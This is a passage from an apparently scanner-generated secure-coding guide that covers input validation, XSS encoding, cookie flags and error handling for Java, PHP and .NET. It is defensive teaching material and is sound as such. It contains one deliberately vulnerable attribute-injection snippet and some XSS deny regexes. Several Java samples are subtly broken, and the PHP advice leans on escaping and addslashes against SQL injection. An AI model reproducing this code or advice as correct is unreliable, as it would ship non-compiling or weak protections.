        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
```

```
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
    <html:form action="/logon.do">
    <table border="0" width="100%">
    <tr>
        <th align="right">
        <html:errors property="username"/>
        <bean:message key="prompt.username"/>
        </th>
        <td align="left">
        <html:text property="username" size="16"/>
        </td>
    </tr>
    <tr>
    <td align="right">
        <html:submit><bean:message key="button.submit"/></html:submit>
    </td>
    <td align="right">
        <html:reset><bean:message key="button.reset"/></html:reset>
    </td>
    </tr>
    </table>
    </html:form>
</body>
</html:html>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

PHP

** Filter User Input

Before passing any data to a SQL query, it should always be properly filtered with whitelisting techniques. This cannot be over-emphasized. Filtering user input will correct many injection flaws before they arrive at the database.

** Quote User Input

Regardless of data type, it is always a good idea to place single quotes around all user data if this is permitted by the database. MySQL allows this formatting technique.

** Escape the Data Values

If you're using MySQL 4.3.0 or newer, you should escape all strings with mysql_real_escape_string(). If you are using an older version of MySQL, you should use the mysql_escape_string() function. If you are not using MySQL, you might choose to use the specific escaping function for your particular database. If you are not aware of an escaping function, you might choose to utilize a more generic escaping function such as addslashes().

If you're using the PEAR DB database abstraction layer, you can use the DB::quote() method or use a query placeholder like ?, which automatically escapes the value that replaces the placeholder.

REFERENCES
http://ca3.php.net/mysql_real_escape_string
http://ca.php.net/mysql_escape_string
http://ca.php.net/addslashes
http://pear.php.net/package-info.php?package=DB

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
    // PHP example to validate required fields
```

```
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern
Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:
^[a-zA-Z0-9]+$

[7] Cookie value
The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input
To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

```
<$php

    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;

    setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
?>
```

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
[2] PHP Security Consortium:
http://phpsec.org/
[3] PHP & Web Application Security Blog (Chris Shiflett):
http://shiflett.org/

Go to Table of Contents

H DAST: Cross-Site Scripting

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

[2] Understand the context in which your data will be used, and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.
For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.
Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:
[-] HTML body
[-] Element attributes (such as src="XYZ")
[-] URIs
[-] JavaScript sections
[-] Cascading Style Sheets and style property
Note that HTML Entity Encoding is only appropriate for the HTML body.
Consult the XSS Prevention Cheat Sheet
http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

for more details on the types of encoding and escaping that are needed.

[3] Strategy: Identify and Reduce Attack Surface
Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

[4] Strategy: Output Encoding
For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

[5] Strategy: Identify and Reduce Attack Surface
To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

[6] Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on blacklisting malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."
When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not only parameters that the user is expected to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only those fields that are expected to be redisplayed by the site. It is common for other data from the request to be reflected by the application server or the application, and for development teams to fail to anticipate this. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.
Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. Input validation effectively limits what will appear in output. It will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.
Even if you make a mistake in your validation (such as forgetting one of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.
Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

.Net

[1] We recommend that you upgrade your server to .NET Framework 2.0 (or newer), which includes inherent security checks that protect against cross site scripting attacks.
[2] You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation (for example, tests for valid dates or values within a range). The validation controls also support custom-written validations, and allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page class file, including both HTML and Web server controls.

To make sure that user input contains only valid values, you can use one of the following validation controls:

[1] "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

[2] "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail

addresses, telephone numbers, postal codes, and so on.

Examples of regular expressions that may help block cross site scripting:

- A possible regular expression, which will deny the basic cross site scripting variants might be: ^([^<]|\<[^a-zA-Z])*[<]?$
- A generic regular expression, which will deny all of the aforementioned characters might be: ^([^\<\>\"\'\%\;\)\(\&\+]*)$

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Test for a general error state:
In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Test for the error state of individual controls:
Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

Finally, we recommend that the Microsoft Anti-Cross Site Scripting Library (v1.5 or higher) be used to encode untrusted user input.

The Anti-Cross Site Scripting library exposes the following methods:

[1] HtmlEncode - Encodes input strings for use in HTML
[2] HtmlAttributeEncode - Encodes input strings for use in HTML attributes
[3] JavaScriptEncode - Encodes input strings for use in JavaScript
[4] UrlEncode - Encodes input strings for use in Universal Resource Locators (URLs)
[5] VisualBasicScriptEncode - Encodes input strings for use in Visual Basic Script
[6] XmlEncode - Encodes input strings for use in XML
[7] XmlAttributeEncode - Encodes input strings for use in XML attributes

To properly use the Microsoft Anti-Cross Site Scripting Library to protect ASP.NET Web-applications, you need to:

Step 1: Review ASP.NET code that generates output
Step 2: Determine whether output includes untrusted input parameters
Step 3: Determine the context which the untrusted input is used as output, and determine which encoding method to use
Step 4: Encode output

Example for Step 3:

Note: If the untrusted input will be used to set an HTML attribute, then the Microsoft.Security.Application.HtmlAttributeEncode method should be used to encode the untrusted input. Alternatively, if the untrusted input will be used within the context of JavaScript, then Microsoft.Security.Application.JavaScriptEncode should be used to encode.

```
   // Vulnerable code
   // Note that untrusted input is being treated as an HTML attribute
   Literal1.Text = "<hr noshade size=[untrusted input here]>";


   // Modified code
   Literal1.Text = "<hr noshade size="+Microsoft.Security.Application.AntiXss.HtmlAttributeEncode([untrusted input
here])+">";
```

Example for Step 4:
Some important things to remember about encoding outputs:

[1] Outputs should be encoded once.
[2] Output encoding should be done as close to the actual writing of the output as possible. For example, if an application is reading user input, processing the input and then writing it back out in some form, then encoding should happen just before the output is written.

```
// Incorrect sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
    // Encode untrusted input
    Input = Microsoft.Security.Application.AntiXss.HtmlEncode(Input);
    // Process input
    ...
    // Write Output
    Response.Write("The input you gave was"+Input);
}


// Correct Sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
    // Process input
    ...
    // Encode untrusted input and write output
    Response.Write("The input you gave was"+
        Microsoft.Security.Application.AntiXss.HtmlEncode(Input));
}
```

J2EE

** Input Data Validation:

While data validations may be provided as a user convenience on the "client" tier data, validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
        isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] Field data type

In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying that the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
        Integer.parseInt(value);
        isFieldValid = true;
        } catch (Exception e) {
        isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

A good practice is to convert all HTTP request parameters to their respective data types. For example, the developer should store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

The primary Java data types that the application should handle:
- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
        validatedValue = "";
        }
```

```
            return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
        }
        ...
    }
    ...
    String userName = request.getParameter("userName");
    if (Validator.validateRequired(userName)) {
        if (Validator.validateLength(userName, 8, 20)) {
            // userName is valid, continue further processing
            ...
        }
    }
```

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

```
    // Example to validate the field range
    public Class Validator {
        ...
        public static boolean validateRange(int value, int min, int max) {
            return (value >= min && value <= max);
        }
        ...
    }
    ...
    String fieldValue = request.getParameter("numberOfChoices");
    if (Validator.validateRequired(fieldValue)) {
        if (Validator.validateInt(fieldValue)) {
            int numberOfChoices = Integer.parseInt(fieldValue);
            if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
            }
        }
    }
```

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

```
    // Example to validate user selection against a list of options
    public Class Validator {
        ...
        public static boolean validateOption(Object[] options, Object value) {
            boolean isValidValue = false;
            try {
            List list = Arrays.asList(options);
            if (list != null) {
            isValidValue = list.contains(value);
            }
            } catch (Exception e) {
            }
            return isValidValue;
        }
        ...
    }
    ...
    // Allowed options
    String[] options = {"option1", "option2", "option3");
    // Verify that the user selection is one of the allowed options
    String userSelection = request.getParameter("userSelection");
    if (Validator.validateOption(options, userSelection)) {
        // valid user selection, continue processing request
        ...
    }
```

[6] Field pattern
Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression: ^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support. Example to perform regular expression validation:

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        RE r = new RE(expression);
        match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alphanumeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regexe.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] Cookie value
Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements (validate a required value, validate length, etc).

Example to validate a required cookie value:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
        // validate the cookie value
        if (Validator.validateRequired(cookies[i].getValue()) {
        // valid cookie value, continue processing request
        ...
        }
        }
```

```
        }
    }
```

[8] HTTP Response
[8-1] Filter user input
To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

```
    // Example to filter sensitive data to prevent cross-site scripting
    public Class Validator {
        ...
        public static String filter(String value) {
            if (value == null) {
            return null;
            }
            StringBuffer result = new StringBuffer(value.length());
            for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
            case '<':
            result.append("&lt;");
            break;
            case '>':
            result.append("&gt;");
            break;
            case '"':
            result.append("&quot;");
            break;
            case '\'':
            result.append("&#39;");
            break;
            case '%':
            result.append("&#37;");
            break;
            case ';':
            result.append("&#59;");
            break;
            case '(':
            result.append("&#40;");
            break;
            case ')':
            result.append("&#41;");
            break;
            case '&':
            result.append("&amp;");
            break;
            case '+':
            result.append("&#43;");
            break;
            default:
            result.append(value.charAt(i));
            break;
            }
            return result;
        }
        ...
    }
    ...
    // Filter the HTTP response using Validator.filter
    PrintWriter out = response.getWriter();
    // set output response
    out.write(Validator.filter(response));
    out.close();
```

The Java Servlet API 2.3 introduced filters, which support the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

```
    // Example to filter all sensitive characters in the HTTP response using a Java Filter.
    // This example is for illustration purposes since it will filter all content in the response, including HTML
tags!
    public class SensitiveCharsFilter implements Filter {
```

```
        ...
        public void doFilter(ServletRequest request,
            ServletResponse response,
            FilterChain chain)
            throws IOException, ServletException {

            PrintWriter out = response.getWriter();
            ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response);
            chain.doFilter(request, wrapper);

            CharArrayWriter caw = new CharArrayWriter();
            caw.write(Validator.filter(wrapper.toString()));

            response.setContentType("text/html");
            response.setContentLength(caw.toString().length());
            out.write(caw.toString());
            out.close();
        }
        ...
        public class CharResponseWrapper extends HttpServletResponseWrapper {
            private CharArrayWriter output;

            public String toString() {
            return output.toString();
            }

            public CharResponseWrapper(HttpServletResponse response){
            super(response);
            output = new CharArrayWriter();
            }

            public PrintWriter getWriter(){
            return new PrintWriter(output);
            }
        }
    }

    }
```

[8-2] Secure the cookie
When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

```
    // Example to secure a cookie, i.e. instruct the browser to
    // send the cookie using a secure protocol
    Cookie cookie = new Cookie("user", "sensitive");
    cookie.setSecure(true);
    response.addCookie(cookie);
```

RECOMMENDED JAVA TOOLS
The two main Java frameworkss for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:
required: succeeds if the field contains any characters other than white space.
mask: succeeds if the value matches the regular expression given by the mask attribute.
range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).
maxLength: succeeds if the field is length is less than or equal to the max attribute.
minLength: succeeds if the field is length is greater than or equal to the min attribute.
byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.
date: succeeds if the value represents a valid date. A date pattern may be provided.
creditCard: succeeds if the value could be a valid credit card number.
e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, and validate input.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:
validate_doublerange: registers a DoubleRangeValidator on a component.
validate_length: registers a LengthValidator on a component.
validate_longrange: registers a LongRangeValidator on a component.
validate_required: registers a RequiredValidator on a component.
validate_stringrange: registers a StringRangeValidator on a component.
validator: registers a custom Validator on a component.

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):
input_date: accepts a java.util.Date formatted with a java.text.Date instance.
output_date: displays a java.util.Date formatted with a java.text.Date instance.
input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance.
output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance.
input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat.
output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat.
input_text: accepts a text string of one line.
output_text: displays a text string of one line.
input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance.
output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance.
input_hidden: allows a page author to include a hidden variable in a page.
input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed.
input_textarea: accepts multiple lines of text.
output_errors: displays error messages for an entire page or error messages associated with a specified client identifier.
output_label: displays a nested component as a label for a specified input field.
output_message: displays a localized message.

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
```

```
      <!-- display errors if present -->
      <h:output_errors id="loginErrors" clientId="userName"/>
      <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
  </f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors
[2] Reporting Errors
[3] Rendering Errors
[4] Error Mapping

[1] Defining Errors
Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;
(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;
(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;
(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

```
// Example: ErrorKeys defining the following error keys:
//    - ERROR_USERNAME_REQUIRED
//    - ERROR_USERNAME_ALPHANUMERIC
//    - ERROR_USERNAME_DUPLICATE
//    - ERROR_USERNAME_INVALID
//    ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: encapsulates an individual error

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
    this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
    }

    // Returns the error key
    public String getKey() {
    return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
    return this.values;
    }

    private String key = null;
    private Object[] values = null;
}
```

- Errors: encapsulates a Collection of errors

```
// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public Class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
    ArrayList propertyErrors = (ArrayList)errors.get(property);
    if (propertyErrors == null) {
    propertyErrors = new ArrayList();
    errors.put(property, propertyErrors);
    }
    propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
    return (errors.size > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
    return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}
```

